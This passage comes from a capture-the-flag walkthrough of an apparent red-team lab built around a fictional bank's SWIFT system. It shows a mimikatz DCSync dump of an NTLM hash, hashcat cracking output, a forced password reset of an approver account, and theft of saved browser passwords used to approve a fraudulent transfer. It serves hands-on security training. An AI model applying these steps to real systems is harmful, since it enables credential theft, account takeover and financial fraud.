
Then run mimikatz.exe there:



As you have already done we run the following command:

lsadump::dcsync /user:bank\c.young

This way we get the NTLM hash of the capturer **c.young**.



Then crack this hash (with hashcat) and get the password of **c.young**.

```
root@ip-10-10-13-181:~# nano hash
root@ip-10-10-13-181:~# hashcat -a 0 -m 1000 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...

* Device #2: Outdated POCL OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 1.2 LINUX) - Platform #1 [Intel(R) Corporation]
============================================================
* Device #1: AMD EPYC 7571, 3832/3896 MB (974 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, POCL_DEBUG) - Platform
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

fbdcd5041c[redacted]:[redacted]

ession..........: hashcat
tatus...........: Cracked
ash.Name........: NTLM
Hash.Target......: fbdcd5041c96ddbd82224270b57f11fc
Time.Started.....: Sat May 27 17:20:49 2023 (0 secs)
Time.Estimated...: Sat May 27 17:20:49 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1859.0 kH/s (0.63ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 47104/14344384 (0.33%)
```


Now you can log in to SWIFT as c.young and you will see the transaction you made at the beginning (using the recipient and sender addresses), when you click on "forward" to confirm it.

You can now also confirm another flag.

The Approver

We enter the following command to see the different approvers, which by the way are located on the JMP machine:

dir \10.200.X.61\c$\Users



What you need to do now is change the password of one of these people:


net user a.holt Password

With this command you change the password of the Approver a.holt to the password "Password".

Now use "Remote Desktop Connection" again and connect to the JMP server (10.200.X.61).

You enter **10.200.X.61** as the computer and **BANK\a.holt** as the "User name" (because I changed the password of this user).


This is a very bad screenshot, but I wanted to show you what it looks like anyway:




On the JMP computer, go into the browser and go to the SWIFT website.

But now pay attention:


You go to the three dots on the top right and click on Settings.



Then search for the word "password" in the search bar and click on Password Manager.



Now click on the eye, where you have to enter the password changed by (you) and you will see the password from the Approver.



You go back to the WRK1 rdp window, log in as the approver and confirm the approver flag first and then you can request the last flag and click on "approve" for your transaction
(as an Approver)

Congratulations, you have mastered the room!

It was a pleasure to do this here and a very big thank you to am03bam4n for making sure this space exists.

Greetings PK2212